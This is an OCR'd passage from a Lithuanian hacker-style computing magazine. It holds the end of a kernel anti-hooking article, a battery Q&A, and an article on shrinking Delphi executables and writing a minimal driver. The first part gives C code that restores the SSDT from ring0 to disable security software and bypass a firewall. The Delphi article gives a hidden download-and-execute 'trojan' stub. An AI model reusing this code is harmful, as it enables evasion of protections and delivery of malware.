// DONT_RESOLVE_DLL_REFERENCES — nekrauname DllMain
HMODULE hKernel = LoadLibraryEx(pKernelName, 0, DONT_RESOLVE_DLL_REFERENCES);
if (!hKernel) return FALSE;
```

Dabar gautoje branduolio kopijoje surasime SDT adreso poslinkį. Paties adreso ten nebus, kadangi kintamasis *KeServiceDescriptorTable* nebuvo inicializuotas, tačiau poslinkis mums pravers norint šį adresą surasti branduolio kodo tankynėje.

```
if (!(dwKSDT = (DWORD)GetProcAddress(hKernel,"KeServiceDescriptorTable")))
  return FALSE;
dwKSDT = (DWORD)hKernel;
if (!(dwKiServiceTable = FindKiServiceTable(hKernel,dwKSDT)))
  return FALSE;
```

FindKiServiceTable — tai žvėriškai jėgiška funkcija, kurią parašė koderis 90210 ir kuri buvo pateikta *www.rootkit.com* svetainėje, jo straipsnyje apie antihukingą branduolio lygyje. Ši funkcija grąžina SDT poslinkį branduolio modulio pradžios atžvilgiu. Ji branduolyje ieško *mov [mem32], imm32* formato instrukcijos. O tiksliau, ieškoma *KiInitSystem* funkcijoje esanti instrukcija *mov ds:_KeServiceDescriptorTable.Base, offset _KiServiceTable*. Paieška orientuojasi į *KeServiceDescriptorTable* poslinkį, kuris buvo gautas po aukščiau atliktų manipuliacijų.

```
„FindKiServiceTable" funkcija
DWORD FindKiServiceTable(HMODULE hModule,DWORD dwKSDT)
{
  PIMAGE_FILE_HEADER pfh;
  PIMAGE_OPTIONAL_HEADER poh;
  PIMAGE_SECTION_HEADER psh;
  PIMAGE_BASE_RELOCATION pbr;
  PIMAGE_FIXUP_ENTRY pfe;
  DWORD dwFixups = 0,
  i,dwPointerRva,dwPointsToRva,dwKiServiceTable;
  BOOL bFirstChunk;
  GetHeaders((PCHAR)hModule,&pfh,&poh,&psh);
  if ((poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress) &&
  (!((pfh->Characteristics)&IMAGE_FILE_RELOCS_STRIPPED)))
  {
    pbr=(PIMAGE_BASE_RELOCATION)RVATOVA(poh->
      DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress, hModule);
    bFirstChunk=TRUE;
    while (bFirstChunk || pbr->VirtualAddress) {
      bFirstChunk=FALSE;
      pfe=(PIMAGE_FIXUP_ENTRY)((DWORD)pbr + sizeof(IMAGE_BASE_RELOCATION));
            for  (i=0;i<(pbr->SizeOfBlock  -  sizeof(IMAGE_BASE_RELOCATION))>>1;i++,pfe++)
      {
        if (pfe->type==IMAGE_REL_BASED_HIGHLOW) {
          dwFixups++;
          dwPointerRva=pbr->VirtualAddress+pfe->offset;
          dwPointsToRva=*(PDWORD)((DWORD)hModule +
          dwPointerRva)-(DWORD)poh->ImageBase;
          if (dwPointsToRva==dwKSDT)
          {
            if (*(PWORD)((DWORD)hModule+dwPointerRva-2)==0x05c7)
            {
              dwKiServiceTable=*(PDWORD)((DWORD)hModule + dwPointerRva+4) - poh->ImageBase;
              return dwKiServiceTable;
            }
          }
        }
      }
    }
    *(PDWORD)&pbr += pbr->SizeOfBlock;
```

Ugniasienės apėjimas — 9 Kb kodo reikalas

```
}
return 0;
}
```

Gavę SDT poslinkį, mes jį pridedame prie mūsų branduolio kopijos bazės, tai ir bus originalios lentelės adresas. Dėl viso pikto visą SDT turinį nukopijuojame į nuosavą DWORD masyvą ir džiaugiamės — pagrindinis darbas padarytas, originalas gautas.

```
GetHeaders((PCHAR)hKernel,&pfh,&poh,&psh);
pService = (PDWORD)((DWORD)hKernel + dwKiServiceTable);
for (pService=(PDWORD)((DWORD)hKernel+dwKiServiceTable);
  *pService-poh->ImageBase<poh->SizeOfImage;
  pService++,dwServices++)
  TABLE[dwServices] = *pService - poh->ImageBase + dwKernelBase;
NEWTABLE = (DWORD)(dwKernelBase + dwKSDT);
```

Dabar, pereinant į kernel mode, galima arba atstatyti SDT, tiesiog pakeičiant visus einamos lentelės adresus į ką tik gautus, taip apeinant visas apsaugas, arba tuos pačius adresus panaudoti tiesiogiai, siekiant apeiti perėmimą. Apėjimo atžvilgiu *NtWriteVirtualmemory* atstatyti lengviau, o tiesiogiai naudotis adresais ramiau. Tiesiogiai — reiškia paleisti funkciją gautu adresu tiesiog iš *ring0*.
Kitaip tariant, atjunkime visas apsaugas.
Atstatome SDT branduolio lygyje

```
void InKerneProc()
{
 for (int i = 0; i < dwServices; i++)
   ((DWORD*)(*(DWORD*)(NEWTABLE)))[i] = TABLE[i];
}
```

Paleisk šią funkciją branduolio lygyje. Nori — įterpk kodą į naršyklę ir taip apeik ugniasienę — niekas tau nieko nesakys. Žodžiu, visos apsaugos miega. Neblogai, tiesa? Ir tai dar toli gražu ne visi antihukingo panaudojimai branduolio lygyje. Su juo galima kovoti prieš kietus branduolinius rootkitus. Galima atjungti kokius nors gudrius antiderinimo metodus. Žodžiu, čia be banalaus apsaugų atjungimo galima rasti ir kitų panaudojimo sričių. *Tuo baigiu savo pasakojimą. Jeigu iškils kokių nors klausimų* — rašyk, pasistengsiu viską paaiškinti. Sėkmingo kompiliavimo.



Ugniasienės apėjimas — 9 Kb kodo reikalas



Q Kuo skiriasi *NiCd*–, *NiMH*– ir *Li-Ion* akumuliatoriai? Daugelyje šiuolaikinių įrenginių sumontuoti *Li-Ion* akumai, tačiau aš nesenai nusipirkau fotoaparatą, kuris veikia su *NiMH* baterijomis, kurios draugų teigimu yra praėjusio amžiaus reliktas. Taigi susidomėjau.

A Nikelio–kadmio (*NiCd*) baterija buvo sukurta dar tolimais 1946 metais ir iki pat 90–ųjų buvo pačiu populiariausiu akumuliatorių tipu. Nikelis buvo naudojamas teigiamam elektrodui, o kadmis — neigiamam. Vietoje elektrolito buvo naudojamas kalio hidroksidas. Kadmis nuodingas, jo utilizacija labai brangi, todėl vėliau *NiCd* akumuliatoriai buvo uždrausti daugelyje pasaulio šalių. Tiesa, tokio tipo baterijų charakteristikos iš tiesų įspūdingos: greitas pakrovimo laikas, galimybė dirbti net labai žemose temperatūrose, ilgas saugojimo laikas be galios praradimo ir milžiniškas pakartotino užkrovimo ciklų skaičius — iki 1500. Tokio akumuliatoriaus trūkumas yra taip vadinamas atminties efektas, kuris žymiai sumažina maksimaliai galimą energijos atsargą ir pasireiškia tuo atveju, kuomet pakartotinai kraunamas nepilnai išsikrovęs akumuliatorius.
Nikelio–metalohidridiniai (NiMH) akumuliatoriai pakeitė uždraustuosius *NiCd*. Vietoje ypač toksiško kadmio pradėtas naudoti metalo ir vandenilio junginys. Tai pavyko visai neblogai: energijos sukaupimo tankis pradėjo siekti 120 W/kg, kai nikelio–kadmio akumuliatoriuose šis rodiklis siekė daugiausiai 80 W/kg. Tiesa, *čia taip pat neapsieita be trūkumų: įkrovimo–iškrovimo* ciklų skaičius sumažėjo iki 500, o darbinė temperatūra nuo -40 pakilo iki -20 laipsnių Celsijaus.
Dabar labiausiai paplitę ličio–jonų akumuliatoriai (*Li–Ion*). Jie naudojami visur: šiuolaikiniuose mobiliojo ryšio telefonuose, kišeniniuose, nešiojamuosiuose kompiuteriuose ir t.t. Tokios baterijos neturi atminties efekto, todėl jas galima krauti kada tik panorėjus. Įkrovimų skaičius gali siekti 1000–1200 kartų. Beje, *Li-Ion* įkrovimo tankis siekia 160 W/kg, o vidinių energetinių nuostolių laipsnis — viso labo 10% talpos per mėnesį. Tiesa, yra vienas „bet“: ličio–jonų akumuliatoriai sensta, t.y. kasmet jų maksimalus krūvis darosi vis mažesnis ir mažesnis. Čia jau nieko nepadarysi, todėl reikia būti pasiruošusiam po 2–3 metų skirti lėšų naujam akumuliatoriui pirkti.
Taip pat egzistuoja švino–rūgštiniai (*Lead Acid*) ir ličio–polimerų (*Li–Pol*) akumuliatoriai. Pirmieji naudojami nepertraukiamo maitinimo šaltiniuose, o antrieji — geriausiuose mobiliojo ryšio telefonų modeliuose. Tiek vieni, tiek ir kiti kol kas nėra labai paplitę.





062

„Delphi“ visagalis

TU PROGRAMUOJI SU *DELPHI* IR JAUTIESI KITOKS, NEI VISI KITI? TU PRITRŪKSTI ARGUMENTŲ DISKUTUODAMAS BEGALINIUOSE HOLYWAR'UOSE? DABAR TIKRAI ŽINOSI: *DELPHI* VERTA TO, KAD JĄ MYLĖTUM. IR NE TIK DĖL ŠIOS KALBOS PAPRASTUMO. LABAI MAŽOS IR LABAI GREITOS SU *DELPHI* SUKURTOS PROGRAMOS — TAI ĮMANOMA! TU GALĖSI APIE TAI PAPASAKOTI VISIEMS ABEJOJANTIEMS. IR PAGALIAU IŠSKLAIDYSI GANDUS, NEVA *DELPHI* SKIRTA LAMERIAMS!

Išspaudžiam iš „Delphi“ viską, kas įmanoma

Daugelis sisteminių programuotojų įprato laikyti *Delphi* visiškai nieko verta. Savo nuomonę jie grindžia tuo, kad kompiliatorius generuoja per daug lėtą ir didelį kodą, o vidutinis tuščios formos su mygtuku dydis — 400 kilobaitų. Beje, argumentai kartais iš viso nėra pateikiami. Kuomet forumuose susiduria *C++* ir *Delphi* gerbėjų, pirmieji paprastai rėkia apie superkietą sintaksę ir nepaprastas OOP galimybes, tuo pačiu tvirtindami, kad sisteminiame programavime visa tai yra reikalinga, o antrieji — apie to paties *Delphi OOP* galimybes, kurių nėra *C++*, ir apie tai, kad su šia kalba programuoti paprasčiau. Sprendžiant tiek pagal vienų, tiek pagal kitų žodžius, galima teigti, kad abi pusės nei apie *Delphi*, nei apie *C++* iš tikrųjų nežino, o visi šie plepalai — paprasčiausias lamerių malimas liežuviu.

Šis straipsnis skirtas pademonstruoti sisteminio programavimo su *Delphi* metodus. Jis parašytas tiems, kas mėgsta šią kalbą, nori pasiekti maksimalų kodo efektyvumą ir nebijo kaip reikiant pasidarbuoti. Aš parodysiu, kaip su *Delphi* padaryti tai, ką daugelis laiko neįmanomu. Užsiiminėjantiems programavimu su *C++* nėra sunku surasti ištisą krūvą straipsnių apie optimizaciją. Jeigu tu programuoji su *Delphi*, tai šiuo klausimu tu nerasi nieko gero. Veikiausiai visi mano, kad jokios optimizacijos čia nereikia. Galbūt tave tenkina 400 kilobaitų užimanti tuščia forma su mygtuku? O gal manai, kad tai neišvengiamas blogis, ir jau senai su tuo susitaikei? Ką gi, teks šiek tiek pakutenti tavo nervus ir išsklaidyti klaidingus įsitikinimus.

[Šiek tiek apie kompiliatoriaus generuojamą kodą] Iš pradžių patikrinsim teiginį, kad *Delphi* kompiliatorius generuoja daug papildomo ir neefektyvaus kodo. Tam parašysime funkciją, kuri parsisiunčia bylą iš interneto ir ją paleidžia (tokie dalykai paprastai naudojami trojanuose). Savaime suprantama, programuosime panaudodami API. Štai kas man iš to išėjo:

```
procedure DownloadAndExecute(Source: PChar); stdcall;
const
  DestFile = 'c:\trojan.exe';
begin
  UrlDownloadToFile(nil, Source, DestFile, 0, nil);
  WinExec(DestFile, SW_HIDE);
end;
```

Šį tekstą aš įterpiau į programą, ją sukompiliavau ir disasembliavau su IDA. Štai pakomentuotas listingas:


```
DownloadAndExecute proc near

Source = dword ptr 8
  pushebp
  mov ebp, esp
  push0 ; LPBINDSTATUSCALLBACK
  push0 ; DWORD
  pushoffset DestFile  ; LPCSTR
  mov eax, [ebp+Source]
  pusheax             ; LPCSTR
  push0 ; LPUNKNOWN
  call URLDownloadToFileA
  push0 ; uCmdShow
```

```
  pushoffset DestFile  ; lpCmdLine
  call WinExec
  pop ebp
  retn 4
DownloadAndExecute endp
DestFile db 'c:\trojan.exe',0
```

Na, ir kur gi ta papildomo bei nereikalingo kodo krūva, apie kurią kai kurie taip mėgsta šnekėti? Viskas paprasta ir gražu, beveik tą patį galima parašyti rankiniu būdu su asembleriu. Kodėl su *Delphi* parašytos programos tokios didelės? Iš kur atkeliauja tas papildomas kodas, jeigu kompiliatorius jo negeneruoja? Tuojau mes šį klausimą panagrinėsime detaliau.

[OOP — progreso variklis] OOP — šiuo metu ganėtinai madinga programavimo kryptis. Jos tikslas — supaprastinti programų rašymą ir sutrumpinti jų kūrimo laiką, su kuo OOP puikiai susidoroja. Daugelis taikomųjų programų kūrėjų, kurie tai daro su *C++* arba *Delphi*, be OOP jau nė neįsivaizduoja savo darbo. Pagrindinis jų principas — greičiau pridavei programą, greičiau gavai pinigus. Tokiomis sąlygomis kokia nors optimizacija tiesiog pamirštama.
Tačiau jeigu mes į visą šį reikalą pažiūrėtume sisteminio programuotojo akimis, tai iš karto pamatytume akivaizdų pagrindinį trūkumą: OOP — generuojamo kodo kokybė. Tarkim, mes turime klasę, kuri paveldėjama iš kitos klasės. Kuriant šios klasės objektą, kompiliatorius bus priverstas tokią klasę pilnai įtraukti į programos sudėtį, ką turės padaryti ir su klase-tėvu, kadangi nėra galimybės nustatyti, kokie klasių metodai nebus naudojami. Jeigu pas mus yra ištisas paveldimų klasių medis, kaip paprastai ir būna realiose programose, tai visas šis kodas bus įjungtas į programą, ir nuo to niekur nepabėgsi. Klasės metodai iškviečiami per lentelę, kas padidina iškvietimo laiką. O kai metodas paveldimas iš tėvo dešimtoje kartoje, tai ir iškvietimas turės pereiti per dešimtį lentelių, kol galų gale pasieks jį apdorojantį kodą. Taip išeina, kad kartu su krūva mirusio kodo mes dar gauname žemą veikimo efektyvumą. Visa tai labai gerai matosi remiantis *Delphi VCL* bibliotekos pavyzdžiu.
Tuo tarpu MFC panaudojanti programa, parašyta su VB arba su VC, kažkodėl užima kur kas mažiau vietos. Taip yra todėl, kad didžioji ir siaubingoji kompanija „Microsoft" prie to prikišo savo letenas. MFC ir *runtime* bibliotekos *Visual Basic*'e užima nė



kiek nemažiau, tiesiog jos sukompiliuotos į DLL ir pateikiamos kartu su *Windows* sistema, o tai reiškia, kad jų kodo nereikia tąsytis programose su savimi. „Borland" naudai galima pasakyti, kad tokia galimybė yra ir *Delphi'je*. Tiesiog projekto nustatymuose reikia uždėti varnelę *Build with runtime packages*, po ko programa žymiai sumažės, tačiau jai reikės atitinkamų *runtime* bibliotekų. Savaime suprantama, šios bibliotekos nėra pateikiamos kartu su *Windows*, tačiau dėl to reikia kaltinti ne „Borland", o monopolistinę „Microsoft" politiką.
OOP mėgėjai, norintys kurti savo programas vizualiame režime, gali naudoti KOL. Tai bandymas padaryti kažką panašaus į VCL, tačiau įvertinant ir jo trūkumus. Vidutinis tuščios formos su mygtuku dydis — 35 Kb, kas jau geriau, bet rimtoms programoms ši biblioteka netinka, kadangi veikia klaidingai. Ir šiaip, tai tik pusėtinas sprendimas.
Tie, kas nori pasiekti iš tiesų didelio kodo efektyvumo, turi eiti visai kitu keliu: pagaliau visiems laikams pamiršti OOP ir viską, kas su tuo susiję. Programas rašyti teks tik su grynu API.

[Antrasis kaltininkas] Su *Delphi* sukursime tuščią projektą, kuris neturi jokio naudingo kodo:

```
program Sample;
begin
end.
```

Po sukompiliavimo su *Delphi 7* mes gauname 13,5 Kb dydžio *exe* bylą. Iš kur?! Juk programoje nieko nėra! Atsakyti į šį klausimą ir vėl padės IDA. Disasembliuojame exe'ką ir žiūrime, kas jame yra. Įėjimo į programą taškas atrodys štai taip:

```
  public start
start:
  push ebp
  mov ebp, esp
  add esp, 0FFFFFFF0h
  mov eax, offset ModuleId
  call _InitExe
  ; čia galėtų būti mūsų kodas
  call _HandleFinally
CODE ends
```

Visas papildomas kodas yra funkcijose *_InitExe* ir *_HandleFinally*. Esmė tame, kad kiekvienoje *Delphi* programoje neakivaizdžiai įjungiamas kodas, įeinantis į RTL (*Run Time Library*) sudėtį. Ši biblioteka reikalinga tokioms kalbos galimybėms palaikyti, kaip OOP, darbas su eilutėmis (*string*) ir specifinėms *Pascal'io* funkcijoms (*AssignFile*, *ReadLn*, *WriteLn*, etc.). *InitExe* atlieka viso šio gėrio inicializaciją, o *HandleFinally* užtikrina korektišką resursų atlaisvinimą. Vėlgi, visa tai padaryta norint palengvinti programuotojų gyvenimą. Paties RTL panaudojimas kartais pasiteisina, dėl ko kodo efektyvumas gali ne sumažėti, o kaip tik padidėti. Pavyzdžiui, į RTL sudėtį įeina *heap* valdymas, kuris leidžia greitai išskirti ir atlaisvinti mažus atminties blokus. Savo efektyvumu jis tris kartus lenkia sisteminius. Generuojamo kodo atžvilgiu darbas su eilutėmis RTL'e taip pat realizuotas pakankamai neblogai, tiesa, dėl to padidėja bylos apimtis, todėl RTL — antrasis didelės apimties kaltininkas po OOP.

[Mažiname dydį] Jeigu tavęs netenkina minimalus 13,6 Kb dydis, tuomet šalinsime *Delphi RTL*. Visas bibliotekos kodas yra dviejose bylose: *System.pas* ir *SysInit.pas*. Deja, kompiliatorius jas prie programos prijungia bet kokiu atveju, todėl vienintelis dalykas, kurį galima padaryti — iš šių modulių pašalinti visą kodą, be kurio programa galės veikti, tada modulius perkompiliuoti, o gautas DCU bylas galima sudėti į programos katalogą.
Byloje System.pas yra pagrindinis RTL ir klasių palaikymo kodas, tačiau mes visa tai mesim lauk. Minimalus šios bylos turinys galėtų būti toks:

```
unit System;

interface

procedure _HandleFinally;

type
  TGUID = record
    D1: LongWord;
    D2: Word;
    D3: Word;
    D4: array [0..7] of Byte;
  end;

  PInitContext = ^TInitContext;
  TInitContext = record

  OuterContext: PInitContext;
  ExcFrame: Pointer;
  InitTable: pointer;
  InitCount: Integer;
  Module: pointer;
  DLLSaveEBP: Pointer;
  DLLSaveEBX: Pointer;
  DLLSaveESI: Pointer;
  DLLSaveEDI: Pointer;
  ExitProcessTLS: procedure;
  DLLInitState: Byte;
end;

implementation

procedure _HandleFinally;
asm
end;

end.
```

Kompiliatorius bet kokiu atveju reikalauja aprašytos TGUID struktūros, o be jos iš viso atsisako kompiliuoti modulį. *TInitContext* prireiks linkeriui, jeigu mes kursime DLL. *HandleFinally* — RTL resursų atlaisvinimo procedūra, kompiliatoriui ji taip pat būtina, nors ir gali būti tuščia. Dabar sumažinsime bylą *SysInit.pas*, kurioje yra inicializacijos bei RTL darbo užbaigimo kodas ir kuris valdo paketų palaikymą. Mums pakaks štai ko:

```
unit SysInit;

interface
procedure _InitExe;
procedure _halt0;
procedure _InitLib(Context: PInitContext);

var
  ModuleIsLib: Boolean;
  TlsIndex: Integer = -1;
  TlsLast: Byte;

const
  PtrToNil: Pointer = nil;

implementation

procedure _InitLib(Context: PInitContext);
asm
end;

procedure _InitExe;
asm
end;

procedure _halt0;
asm
end;

end.
```

InitExe — RTL inicializacijos exe byloms procedūra, *InitLib* — skirta DLL'ams, *halt0* — programos darbo užbaigimas. Visų likusių papildomų struktūrų ir kintamųjų, kuriuos teko palikti, reikia kompiliatoriui. Visi šie dalykėliai nebus įjungiami į galutinę bylą ir neturės jokios įtakos jos dydžiui.
Dabar šias dvi bylas padėsime į katalogą su projektu ir jas sukompiliuosime komandinėje eilutėje:

```
dcc32.exe –Q system.pas sysinit.pas –M –Y –Z –$D– –O
```

Atsikratę RTL, mes gavome 3,5 Kb dydžio exe bylą. „Borland" linkeris vykdomoje byloje sukuria šešias sekcijas, jos išlyginamos po 512 baitus, prie jų prisideda PE antraštė, iš kur ir atsiranda šie 3,5 kilobaitai.
Tiesa, be mažo dydžio kaip priedą mes gauname ir tam tikrų problemų, kadangi dabar negalėsime pasinaudoti *WinAPI* antraščių bylomis, kurios pateikiamos kartu su *Delphi*. Vietoje jų teks rašyti savas. Tai nėra sunku, kadangi naudojamų API aprašymus galima pasiimti iš paties „Borland" antraščių bylų ir prireikus perkelti pas save.
Jeigu projekte yra keletas PAS bylų, linkeris kodo išlyginimui įterps papildomas tuščias sritis, todėl apimtis vėl padidės. Norint to išvengti, reikia visą programą, įskaitant ir API apibrėžimus, sudėti į vieną bylą. Tai nėra labai patogu, todėl geriau pasinaudoti preprocesoriaus direktyva $INCLUDE ir išskaidyti kodą į kelias *inc* bylas. Čia galima susidurti su dar viena problema — pasikartojančiu kodu (kuomet kelios *inc* bylos prijungia vieną ir tą pačią *inc* bylą), tuomet kompiliatorius atsisako kompiliuoti. Šioje situacijoje išeitį galima rasti pasinaudojus sąlyginio kompiliavimo direktyvomis, po ko bet kuri *inc* byla bus tokio pavidalo:

```
{$ifndef win32api}
{$define win32api}
// čia eina mūsų kodas
{$endif}
```

Taip galima be RTL rašyti ganėtinai sudėtingas programas ir pamiršti nepatogumus.

[Galima dar mažiau!] Tikriausiai minimalus *exe* bylos 3,5 Kb dydis įtiks toli gražu ne visiems. Ką gi, pasistengus galima visa tai suspausti dar kelis kartus. Tuomet reikia atsisakyti patogaus darbo su „Borland" linkeriu ir vykdomas bylas kurti su „Microsoft" linkeriu. Deja, čia mūsų laukia dar viena kliūtis. „Microsoft" linkerio naudojamas pagrindinis darbinis formatas yra COFF, tačiau jis gali suprasti ir *Intel OMF*. Bet „Borland" programuotojai (tikriausiai tyčia) po trečios *Delphi* versijos pakeitė generuojamų *obj* bylų formatą taip, kad dabar jos nesuderinamos su *Intel OMF*. Tai reiškia, kad dabar egzistuoja du OMF tipai: *Intel OMF* ir *Borland OMF*. Deja, man nepavyko rasti programos, kuri galėtų konvertuoti objektines bylas iš *Borland OMF* formato į COFF arba *Intel OMF*. Taigi teks naudotis *Delphi 3* kompiliatoriumi, kuris generuoja standartinę objektinę *Intel OMF* bylą. Naudojamų API importą mums taip pat teks aprašyti rankutėmis, kas, beje, daroma gana neįprastai. Iš pradžių iš *Visual C++* paimkime importo biblioteką *user32.lib* ir atsidarykime ją HEX redaktoriuje. Funkcijų pavadinimai joje pateikiami „_MessageBoxA@16" pavidalu, kur po @ eina perduodamų parametrų dydis. Iš to išplaukia, kad funkcijas mes apibrėšime štai taip:


```
function MessageBoxA(hWnd: cardinal; lpText, lpCaption: PChar; uType: Cardinal): Integer; stdcall; external 'user32.dll' name '_MessageBoxA@16';
```

Dabar pabandykime parašyti kuo mažesnio dydžio *HelloWorld* programą. Tam mes sukursime štai tokio tipo projektą:
unit HelloWorld;

```
interface

Procedure Start;

implementation
function MessageBoxA(hWnd: cardinal; lpText, lpCaption: PChar; uType:
```



```
Cardinal): Integer; stdcall; external 'user32.dll' name
'_MessageBoxA@16';

Procedure Start;
begin
  MessageBoxA(0, 'Hello world!', nil, 0);
end;

end.
```

Unit modulio tipas reikalingas tam, kad kompiliatorius objektinėje byloje generuotų simbolinius apibrėžtų procedūrų pavadinimus. Mūsų atveju tai bus procedūra *Start* — įėjimo į programą taškas. Dabar projektą kompiliuojame su tokia komanda:

```
dcc32.exe -JP -$A-,B-,C-,D-,G-,H-,I-,J-,L-,M-,O+,P-,Q-,R-,T-,U-,V-
,W+,X+,YHelloWorld.pas
```

Gautą naują bylą *HelloWorld.obj* atsidarome su HEX redaktoriumi ir žiūrime, kuo pavirto mūsų įėjimo taškas. Pas mane gavosi *Start$qqrv*. Šį pavadinimą vykdomos bylos kūrimo metu reikia nurodyti kaip įėjimo tašką. Ir galų gale atliekame galutinį surinkimą (vykdomos bylos sukūrimą):

```
link.exe /ALIGN:32 /FORCE:UNRESOLVED /SUBSYSTEM:WINDOWS /ENTRY:Start$qqrv Hello-
World.obj user32.lib /out:Hello.exe
```

Finale mes gauname veikiančią *HelloWorld* programą, kurios dydis — vos 832 baitai! Aš manau, kad toks dydis įtiks bet kam. Dabar pabandykime su IDA disasembliuoti šią bylą ir paieškoti nereikalingo kodo:

```
; Attributes: bp-based frame
; char Text[]
Text db 'Hello world!',0

  public start
start proc near
  push 0; uType
  push 0; lpCaption
  push offset Text    ; lpText
  push 0; hWnd
  call MessageBoxA
  retn
start endp
```

Nė vieno baito nereikalingo kodo! Parodyk šį pavyzdį visiems, kas mėgsta šnekėti apie didelę su *Delphi* parašytų programų apimtį ir stebėk jų veido išraišką — tai labai smagu :). Labiausiai užsispyrę vis tiek numykia: „A... Ee... Vis tiek šūdas!", tačiau ko nors rimto jau niekas nebepasakys. O užkietėję ginčų mėgėjai pateiks paskutinį argumentą — su *Delphi* negalima parašyti *Windows NT* sistemai skirtos branduolio režimo tvarkyklės (*driver*). Niekuo... tuojau ir jie papildys pralaimėjusiųjų gretas :).

[Rašome tvarkyklę su „Delphi"] Apie tai, kaip pagal mūsų metodiką padaryti neįmanoma — su *Delphi* parašyti branduolio režimo tvarkyklę, RSDN'e net yra straipsnis, todėl visiems susidomėjusiesiems rekomenduoju jį perskaityti. O aš savo ruož-

tu čia pateiksiu paprasčiausios tvarkyklės pavyzdį ir jos kompiliavimui skirtos *make.bat* turinį. Byla *Driver.pas*;

```
unit Driver;

interface

function DriverEntry(DriverObject, RegistryPath: pointer): integer; stdcall;

implementation

function DbgPrint(Str: PChar): cardinal; cdecl; external 'ntoskrnl.exe'
name '_DbgPrint';

function DriverEntry(DriverObject, RegistryPath: pointer): integer;
begin
  DbgPrint('Hello World!');
  Result := -1;
end;

end.
```

Byla *make.bat*:

```
dcc32.exe -JP -SA-,B-,C-,D-,G-,H-,I-,J-,L-,M-,O+,P-,Q-,R-,T-,U-,V-,W+,X+,Y- Driver.pas
link.exe /DRIVER /ALIGN:32 /BASE:0x10000 /SUBSYSTEM:NATIVE /FORCE:UNRESOLVED /
ENTRY:DriverEntry$qqspvt1 Driver.obj ntoskrnl.lib /out:Driver.sys
```

Kompiliavimui mums prireiks bylos *ntoskrnl.lib* iš DDK (*Driver Development Kit*). Mes gausime kilobaito dydžio tvarkyklę, kuri į derinimo konsolę išveda pranešimą „Hello World" ir grąžina klaidą, dėl ko nelieka atmintyje ir nereikalauja apibrėžti funkcijos *DriverUnload*. Tvarkyklei paleisti panaudok *Four-F* sukurtą *KmdManager*. Pamatyti jos darbo rezultatus galima su *SoftIce* arba *DbgView*.

Pagrindinė problema, dėl kurios su *Delphi* negalima rašyti pilnaverčių tvarkyklių — nėra DDK. Norint parašyti tvarkyklę, API branduoliui reikia antraščių bylų ir daugybės sisteminių struktūrų aprašymų. Visos šios gėrybės yra skirtos tik *C* (sukurta „Microsoft") ir MASM32 (sukurta „Four-F"). Sklinda gandas, kad jau yra sukurtas *Pascal'iui* skirtas DDK, tačiau autorius jį parduoda už pinigus ir labai šito nereklamuoja. Manau, kad kada nors vis dėlto atsiras entuziastų, kurie sukurs *Pascal'iui* skirtą DDK ir pateiks jį visiems laisvam naudojimui.

Kita problema yra tame, kad didžioji dalis su sisteminiu programavimu susijusių pavyzdžių parašyti su *C*, todėl kad ir su kokia kalba tu rašytumei savo programas, *C* vis tiek teks žinoti. Be abejo, tai nereiškia, kad teks nuodugniai studijuoti *C++*. Norint suprasti sistemines programas, užteks pagrindinių sintaksės žinių, nes visa kita naudojama tik taikomosiose programose, kurios mūsų visiškai nedomina.

[Kodo perkeliamumas] Programuojant su standartiniais *Delphi* komponentais be krūvos trūkumų mes gauname vieną privalumą — tam tikrą kodo perkeliamumą. Jeigu programa naudoja tik kalbos, o ne sistemos galimybes, tai ji bus lengvai kompiliuojama su *Kilix* ir veiks *Linux* sistemoje. Visa problema tame, kad nenaudodami sistemos galimybių mes gausime tikrą klaidų maišą, didelę ir neefektyvią programą. Nepaisant to, rašant rimtas programas remiantis aukščiau išvardintomis metodikomis, vis tik norisi turėti tam tikrą nepriklausomybę nuo sistemos. Ją gauti labai paprasta — pakanka parašyti kodą, kuris nenaudoja nei API funkcijų, nei apskritai kalbos galimybių. Kai kuriais atvejais tai visiškai neįmanoma (pavyzdžiui, žaidimuose), tačiau kartais sistemos funkcijos absoliučiai nereikalingos (pavyzdžiui, matematiniuose algoritmuose).

